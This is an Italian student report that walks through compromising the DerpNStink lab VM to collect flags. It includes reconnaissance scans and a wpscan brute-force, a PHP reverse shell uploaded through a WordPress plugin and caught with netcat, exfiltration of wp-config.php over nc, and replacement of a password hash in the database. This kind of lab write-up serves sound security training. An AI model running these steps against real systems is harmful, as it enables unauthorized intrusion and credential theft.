


# Report Progetto Build Week 2

MACCHINA DERPnSTiNK



Impostazione indirizzo ip Kali DHCP su Bridged come la VM Derpnstink per permettere la comunicazione tra le due.



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fec7:e136 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
    RX packets 216 bytes 73769 (72.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 7094 (6.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

**Ping sweep network** "-sn" specifica una scansione di tipo ping per determinare gli host attivi, inviando pacchetti ICMP Echo Request (ping) e aspettandosi una risposta dai dispositivi presenti nella rete specificata. Quindi, il comando esegue una scansione rapida e aggressiva per individuare gli indirizzi IP attivi nella rete.

```
(kali@kali)-[~]
$ nmap -sn -T5 192.168.1.2/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-20 05:49 EDT
Nmap scan report for modemtim.homenet.telecomitalia.it (192.168.1.1)
Host is up (0.0020s latency).
Nmap scan report for kali.homenet.telecomitalia.it (192.168.1.2)
Host is up (0.0012s latency).
Nmap scan report for M2101K7BNY.homenet.telecomitalia.it (192.168.1.64)
Host is up (0.028s latency).
Nmap scan report for amazon-541eb74cc.homenet.telecomitalia.it (192.168.1.70)
Host is up (0.0029s latency).
Nmap scan report for DeRPhStiNK.homenet.telecomitalia.it (192.168.1.112)
Host is up (0.00072s latency).
```

L'indirizzo ip di Kali è quindi 192.168.1.2, quello di Derpn 192.168.1.112.

**Scansione completa host** inclusa la rilevazione del sistema operativo(-A), la scansione delle versioni dei servizi(-sV), l'esecuzione di script di scansione predefiniti(-sC), l'analisi di tutte le porte aperte(-p-) e la generazione di un output dettagliato durante la scansione(-v).

```
(kali㉿kali)-[~]
$ nmap -sC -sV -p- -A -v -T4 192.168.1.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-20 05:53 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
```

Dalla scansione possiamo notare:

- Porta **21 ftp** aperta
- Porta **22 ssh** aperta con protocolli DSA (Digital Signature Algorithm), RSA (Rivest-Shamir-Adleman), ECDSA (Elliptic Curve Digital Signature Algorithm) e ED25519 (Edwards-curve Digital Signature Algorithm). Tutti questi algoritmi utilizzano sia chiavi pubbliche che chiavi private per generare e verificare firme digitali.
- Porta **80 http** aperta con il file "robots.txt", che presenta restrizioni per le directory /php/ e /temporary/.

```
Nmap scan report for DeRPNStiNK.homenet.telecomitalia.it (192.168.1.112)
Host is up (0.025s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 12:4e:f8:6e:7b:6c:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
| 2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
| 256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_ 256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: DeRPNStiNK
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Con **nikto** vado a scansionare per individuare le vulnerabilità, dai risultati possiamo notare:

- Possibile vulnerabilità ad attacchi di clickjacking
- Header "X-Content-Type-Options" non impostato con possibili XSS e content spoofing.
- Directory /temporary/ dove il server risponde in modo incoerente alle richieste di accesso.
- Versione obsoleta di Apache
- Info sensibili (inode) divulgate tramite header ETags associato.
- Header "X-Powered-By" ottenuto nel percorso /weblog.
- File default /icons/README presente.
- File /wp-config.php individuato.

```
(kali㉿kali)-[~]
$ nikto -h 192.168.1.112
- Nikto v2.5.0

+ Target IP: 192.168.1.112
+ Target Hostname: 192.168.1.112
+ Target Port: 80
+ Start Time: 2023-06-20 06:06:58 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/temporary/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 512, size: 55dcb6aaa2f50, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /weblog/: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8104 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2023-06-20 06:08:06 (GMT-4) (68 seconds)

+ 1 host(s) tested
```

Con **gobuster** vado ad enumerare le directory e i nomi dei file.

Specifico le estensioni e la wordlist, accelerando la scansione con 10 thread.

Con **Status:403** vengono indicate le risorse con accesso vietato, con **Status:301** quelle spostate su un nuovo percorso, mentre con **Status:200** quelle accessibili.

```

kali@kali:~$ gobuster dir -u http://192.168.1.112/ -x php,txt,bak,old,zip,gz,conf,cnf,js -w /usr/share/dirb/wordlists/common.txt -t 10
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.112/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php,js,txt,bak,old,zip,gz,conf,cnf
[+] Timeout: 10s

2023/06/20 06:13:19 Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 284]
.hta.bak (Status: 403) [Size: 288]
.hta.conf (Status: 403) [Size: 289]
.hta.cnf (Status: 403) [Size: 288]
.htaccess (Status: 403) [Size: 289]
.htaccess.php (Status: 403) [Size: 293]
.hta.zip (Status: 403) [Size: 288]
.htaccess.js (Status: 403) [Size: 292]
.htaccess.txt (Status: 403) [Size: 293]
.htaccess.bak (Status: 403) [Size: 293]
.htaccess.zip (Status: 403) [Size: 293]
.htaccess.gz (Status: 403) [Size: 292]
.hta.gz (Status: 403) [Size: 287]
.htpasswd (Status: 403) [Size: 289]
.htpasswd.php (Status: 403) [Size: 293]
.htpasswd.js (Status: 403) [Size: 292]
.hta.old (Status: 403) [Size: 288]
.htpasswd.bak (Status: 403) [Size: 293]
.htpasswd.old (Status: 403) [Size: 293]
.htpasswd.zip (Status: 403) [Size: 293]
.htpasswd.conf (Status: 403) [Size: 294]
.htpasswd.cnf (Status: 403) [Size: 293]
.hta.txt (Status: 403) [Size: 288]
.hta (Status: 403) [Size: 284]
.hta.php (Status: 403) [Size: 288]
.hta.js (Status: 403) [Size: 287]
.htpasswd.gz (Status: 403) [Size: 292]
.htaccess.conf (Status: 403) [Size: 294]
.htaccess.cnf (Status: 403) [Size: 293]
.htaccess.old (Status: 403) [Size: 293]
.htpasswd.txt (Status: 403) [Size: 293]
css (Status: 301) [Size: 311] [→ http://192.168.1.112/css/]
index.html (Status: 200) [Size: 1298]
javascript (Status: 301) [Size: 318] [→ http://192.168.1.112/javascript/]
js (Status: 301) [Size: 311] [→ http://192.168.1.112/js/]
php (Status: 301) [Size: 311] [→ http://192.168.1.112/php/]
robots.txt (Status: 200) [Size: 53]
robots.txt (Status: 200) [Size: 53]
server-status (Status: 403) [Size: 293]
temporary (Status: 301) [Size: 317] [→ http://192.168.1.112/temporary/]
weblog (Status: 301) [Size: 314] [→ http://192.168.1.112/weblog/]
Progress: 45726 / 46150 (99.08%)

2023/06/20 06:14:13 Finished

```

Andando ad analizzare l'URL con inspect del browser possiamo trovare la prima flag.

**flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166)**

```

▼ <div>
  ▼ <div>
    ▼ <div>
      ▼ <div>
        ▼ <div>
          ▼ <div class="tryharder">
            ▼ <div>
              ▼ <div>
                ▼ <div>
                  ▼ <div>
                    ▼ <div>
                      <--flaq1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->

```


Nel robots.txt troviamo istruzioni per gli agenti software o bot che visitano il sito web. L'accesso è disabilitato per la directory /php/ e /temporary/.

← → ↺ 🏠 192.168.1.112/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Ka

```
User-agent: *  
Disallow: /php/  
Disallow: /temporary/
```


La direttiva /php/ viene rispettata, mentre quella in /temporary/ no, permettendo di visualizzare il contenuto.




try harder!

Visitando /weblog/ non viene raggiunto il sito web, probabilmente a causa di problemi di risoluzione DNS.

Aggiungendo manualmente l'indirizzo IP e l'hostname del sito al file /etc/hosts bypasso i problemi di risoluzione DNS.




In questo modo è possibile visualizzare correttamente la pagina.




## DeRPnStiNK Professional Services

CaniHazURMoneyPlz

Successivamente faccio una scansione dell'URL per enumerare utenti, plugin e temi utilizzati sul sito WordPress.




Dal risultato si trova l'utente admin.



Successivamente utilizzo la lista rockyou.txt per trovare la password dell'utente admin.

```
(kali@kali)~[~]
$ wpscan --url http://derpnstink.local/weblog/ --passwords /home/kali/Desktop/rockyou.txt --
-usernames admin
```




WordPress Security Scanner by the WPScan Team  
Version 3.8.22  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

La password risulta essere admin.


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / admin
Trying admin / admin Time: 00:06:21 < > (19820 / 14364213) 0.13% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: admin, Password: admin
```

Andando sulla pagina di login di WordPress faccio l'accesso usando le credenziali ottenute.



Admin ha privilegi utenti bassi, per cui sfruttiamo la vulnerabilità Slideshow Gallery segnalata da wpscan che consente di fare upload arbitrario di file sfruttando le funzionalità del plugin. Scelgo una reverse shell in php già presente in Kali.



Vado a modificarla con nano specificando ip di Kali e porta 8888.

```
GNU nano 7.2                                rshell.php
// proc_open and stream_set_blocking require PHP version 4.3+, o
// Use of stream_select() on file descriptors returned by proc_o
// Some compile-time options are needed for daemonisation (like
// URL?
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you g

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.2'; // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Carico la reverse shell sul server con manage Slides, chiamandola ciao.

**Manage Slides** Add New

Slide has been saved

6 slides

Order Slides - Bulk Actions - Apply

<input type="checkbox"/>	ID	Image	Title	Galleries
<input type="checkbox"/>	6	<a href="#">ciao</a>	<a href="#">ciao</a>	None

Per stabilire la connessione avvio un handler con netcat in ascolto sulla porta 8888, ottenendo il controllo sul server remoto.

```
(kali㉿kali)-[~/Desktop]
$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.112] 42062
Linux DeRPNStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:0
GNU/Linux
08:01:41 up 2:20, 0 users, load average: 0.00, 0.00, 0.01
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Tramite comando **id** verifico che sto operando con l'utente di sistema www-data, con **pwd** visualizzo la directory corrente /, ovvero la directory radice del sistema. L'utente www-data ha solitamente privilegi minimi per eseguire le operazioni di servizio web.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
```



Tramite `cat /etc/passwd` noto che sono presenti due utenti: **stinky** e **mrderp**.

```
stinky:x:1001:1001:Uncle Stinky,,,:/home/stinky:/bin/bash
ftp:x:118:126:ftp daemon,,,:/srv/ftp:/bin/false
mrderp:x:1000:1000:Mr. Derp,,,:/home/mrderp:/bin/bash
```

Cerco quindi il file di configurazione di WordPress per ricavare le credenziali di accesso del database.

Mi muovo nella directory `/var/www/html` e tramite `ls` vedo la lista dei file all'interno.


```
$ cd /var/www/html
$ ls
css
derp.png
index.html
js
php
robots.txt
stinky.png
temporary
weblog
webnotes
```

Muovendomi nella directory `weblog` trovo il file `wp-config.php`.

Con `cat` invio il contenuto del file `wp-config.php` alla macchina Kali tramite una connessione Netcat in uscita.

```
$ cat wp-config.php | nc -l -p 4444
```

Da Kali accetto la connessione in entrata da parte della macchina remota tramite Netcat e salvo l'output ricevuto nel file `wp.config.php`.



Con `nano` apro il file ed ottengo l'username del database MySQL (**root**) e la password (**mysql**).


```
GNU nano 7.2 wp.config.php
?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');


/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');
```

Sulla pagina di phpMyAdmin faccio l'accesso con le credenziali ottenute.




Navigo nel database di wordpress, seleziono **wp\_users** e trovo le hash delle password degli utenti.



ID	user_login	user_pass	user_nicename	user_email
1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRpnStiNK.local
2	admin	\$P\$BgnU3VLAv.RWd3rdrkfViuQr6mFvpd/	admin	admin@derpnstink.local

Seleziono admin, copio la sua hash e la incollo sull'utente uncleslinky.







Sappiamo già che la password di admin è admin, in questo caso unclerstinky avrà password admin.

+ Options			ID	user_login	user_pass	user_nicename	user_email	u
<input type="checkbox"/>	Edit  Copy  Delete	1	unclestinky	\$P\$BgnU3VLA.v.RWd3rdrkfVluQr6mFvpd/	unclestinky	unclestinky@DeRPhStiNK.local		
<input type="checkbox"/>	Edit  Copy  Delete	2	admin	\$P\$BgnU3VLA.v.RWd3rdrkfVluQr6mFvpd/	admin	admin@derpnstink.local		

Successivamente ripeto l'accesso a wordpress con le credenziali ottenute.



Si nota subito che unclerstinky ha accesso completo.



Nei post trovo la seconda flag.

## Posts

Add New

All (2) | Published (1) | Draft (1)

Bulk Actions

▼

Apply

All dates

▼

All Categories

▼

Filter

<input type="checkbox"/>	Title	Author
<input type="checkbox"/>	Flag.txt — Draft	unclestinky
<input type="checkbox"/>	Hello world!	unclestinky
<input type="checkbox"/>	Title	Author













Bulk Actions

▼

Apply

Flag.txt

Permalink: <http://derpnstink.local/weblog/flag-txt/>

**B** *I* ABC            

flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)

flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)

Navigando negli user trovo la lista degli utenti del database MySQL.

	Host	User	Password
<input type="checkbox"/> Edit  Copy  Delete	localhost	root	*E74858DB86EBA20BC33D0AECAE8A8108C56B17F
